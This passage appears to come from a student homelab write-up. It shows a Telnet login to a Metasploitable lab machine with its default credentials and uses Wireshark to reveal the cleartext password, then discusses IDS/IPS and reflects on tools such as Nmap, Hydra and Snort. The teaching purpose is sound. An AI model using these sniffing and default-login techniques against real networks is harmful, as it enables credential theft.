


2. Connect to the Target via Telnet

```
telnet 192.168.56.102
```

- `telnet`: The command used to initiate a Telnet session.
- `192.168.56.102`: The IP address of the target machine (e.g., Metasploitable).

When prompted, enter the credentials (e.g., `msfadmin / msfadmin`).





3. Analyze Captured Traffic in Wireshark

Purpose: Demonstrate that Telnet sends usernames and passwords in clear text.

- Stop the packet capture in Wireshark.
- Locate a **Telnet packet** in the capture.
- Right-click on the packet and select:
- **Follow > TCP Stream**

You will see the Telnet session contents, including the username and password, displayed in plain text.





Telnet transmits all data, including credentials, unencrypted. This makes it extremely vulnerable to interception by tools like Wireshark.

Conclusion: Strengthening Cyber Defense with IDS and IPS

Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) are critical components of any comprehensive cybersecurity strategy. These tools serve as a second line of defense, beyond traditional firewalls and antivirus software, by identifying and responding to potential threats that have bypassed perimeter defenses. An IDS monitors network and system activities for signs of malicious behavior, logging or alerting security personnel when anomalies are detected. On the other hand, an IPS takes this a step further by automatically blocking or preventing harmful traffic in real-time.

The importance of IDS/IPS tools cannot be overstated in today's rapidly evolving threat landscape. They help detect attacks such as malware infections, denial-of-service attempts, and unauthorized access. Moreover, they provide essential logs and forensic data that can be used for incident investigation and response. In regulated industries, these tools also assist with compliance by ensuring continuous monitoring and threat detection. Without IDS and IPS solutions, organizations risk remaining blind to threats that operate within their network boundaries, making them vulnerable to data breaches and other forms of cyberattacks.

Reflection

Building this lab significantly enhanced my understanding of both offensive and defensive cybersecurity practices by providing hands-on experience with industry-standard tools. Working with Kali Linux tools like Nmap, Wireshark, and Hydra gave me practical insight into how attackers conduct reconnaissance, exploitation, and brute-force attacks. These exercises helped me move beyond theoretical knowledge and understand how real-world vulnerabilities are identified and exploited.

On the defensive side, setting up pfSense and Snort taught me how to manage firewall rules, configure network segmentation, and implement intrusion detection and prevention systems. Observing Snort's real-time alerts during simulated attacks deepened my understanding of threat detection and network security monitoring. Overall, this lab bridged the gap between classroom concepts and real-world application, making my learning more impactful.

Professionally, this project and its documentation serve as concrete proof of my technical skills and ability to build and manage a secure network environment. It demonstrates my familiarity with essential cybersecurity tools, my understanding of both attack and defense strategies, and my capacity to configure and troubleshoot real systems. Having clear documentation also shows that I can communicate technical processes effectively, a key skill in roles such as SOC Analyst, or Penetration Tester. Additionally, the experience gained from this lab is directly aligned with job expectations in cybersecurity, and I can confidently discuss it in interviews and add it to my portfolio to showcase my hands-on capabilities to potential employers.

References

Borges, Esteban. 2024, April 11. *Nmap Commands: Top 16 Nmap Scan Techniques Explained*. https://www.recordedfuture.com/threat-intelligence-101/tools-and-techniques/nmap-commands

Dimitris. 2024, October 16. *A step-by-step guide to the Metasploit Framework*. https://www.hackthebox.com/blog/metasploit-tutorial

Sharma, Sarika. 2025, April 21. *Intrusion Prevention System vs. Intrusion Detection System – What's the Difference*? https://fidelissecurity.com/cybersecurity-101/network-security/intrusion-prevention-system-vs-intrusion-detection-system-whats-the-difference/

Johnson, Day. 2022, January 9. *Building a Cybersecurity Homelab for Detection & Monitoring*. https://www.cyberwoxacademy.com/post/building-a-cybersecurity-homelab

Loi Liang Yang. 2016, January 24. *Simple Penetration Metasploitable 2 (Cybersecurity)*. https://www.youtube.com/watch?v=LI4v7UDxxto

InfoSec Pat. 2021, July 3. *Learn Metasploitable 2 exploits tutorials with InfoSec Pat - Setup a PenTest Lab today*. Videohttps://www.youtube.com/watch?v=VBrhlGK1WVA

InfoSec Pat. 2023, May 25. *How To Hack Login Services And Brute Forcing With Hydra Kali Linux Tools*. https://www.youtube.com/watch?v=kadJLB2rYWo

RWB NetSec. 2015, November 2. *How To - Metasploitable 2 - VSFTP 2.3.4*. https://www.youtube.com/watch?v=HdeMyKi2XCg&list=PLE1AnWAfWL7VFA_Zx8cVoB9fkCqU4YF9Z&index=7

RWB NetSec. 2015, November 2. *How To - Metasploitable 2 - Telnet*. https://www.youtube.com/watch?v=bZNc7sHt_BY&t=130s